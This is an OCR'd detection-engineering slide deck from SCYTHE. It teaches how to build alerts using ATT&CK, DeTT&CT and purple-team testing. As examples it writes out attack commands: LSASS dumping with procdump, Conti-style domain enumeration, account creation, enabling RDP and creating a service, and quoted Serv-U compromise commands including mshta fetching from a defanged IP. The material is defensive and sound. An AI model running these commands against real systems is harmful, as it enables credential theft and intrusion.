The Process of Detection Engineering

@SecurePeacock

SCYTHE

Chris Peacock – Adversary Emulation Detection Engineer


SCYTHE

Raytheon Intelligence & Space


GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

Goal: Find Suspicious Activity




Strategic Drivers



Data Collection

- What data are you collecting?
- Where is it collected?
  - SIEM, EDR, Firewall?
- How do you prioritize Data Sources?



(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

Operational Capacity

The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.
  - Time factor

Threat Understanding

- Understanding your threat landscape is crucial.
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.

- Focus on Procedures
  - Not Technique Level
  - IOC or "Threat" Feeds are not threat understanding

The Process

SCYTHE


The Process

Dissemination

Distributing to Stakeholders
SOC, Management, Red Team, etc

Direction

Cyber Threat Intelligence (CTI), Threat Understanding, Missed Alerts, & Incident Response



Processing

Processing Logs for Query Development


Collection

Identify your Data Collection for the TTPs

Direction


- Cyber Threat Intelligence (CTI)
  - Threat-Informed
  - What procedures are the adversary using?
    - Habits
    - Training
    - Tools
    - Guides (check out Conti)

Pyramid of Pain




David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TTP Pyramid



David Bianco's Pyramid of Pain



Procedures

How the technique was carried out. For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Direction

- Purple Team
  - Do I have detections already?
  - I have a rule for T1003.001 - OS Credential Dumping: LSASS Memory
    - Will it catch the procedure?


      procdump -ma lsass.exe lsass_dump

Purple Team Direction

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration
14	run net group "Domain Admins" /domain	Alerted	Enumeration of Administrator Account
18	run net user /add /Y nuuser 7HeC00l3stP@ssw0rd	Alerted	User account creation
19	run net localgroup administrators nuuser /add		
20	run cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f	Alerted	RDP Enabled via Registry
21	run cmd /c sc.exe create Conti binpath= c:\windows\system32\Conti.exe type= share start= auto	Alerted	Service Control Spawned via Script In

Collection


- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components

- What logs are potentially needed to write an alert for the procedure?

- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.




Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution


https://attack.mitre.org/techniques/T1059/001/

Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources


Collection: DeTT&CT



https://rabobank-cdc.github.io/dettect-editor/

Collection: DeTT&CT


- DeTT&CT can visualize log source coverage



https://rabobank-cdc.github.io/dettect-editor/

Processing

- Hypothesize detection opportunities.
  - One source or correlations between sources.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.



Developing Hypothesis

- Mshta.exe with WAN connection
- Whoami execution
  - May scope to execution with certain command line parameters

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

cmd launches whoami

Uses > to output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.

How often do the components appear in normal operations?

How often is whoami used?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd launch whoami?

Is it common for whoami to be redirected to a txt file?

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd.exe launch whoami.exe?

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Common command line parameters you can tune out or into?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What’s using the “>” redirector in our environment?


Are there users we can tune in or out?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What users run whoami in our environment?

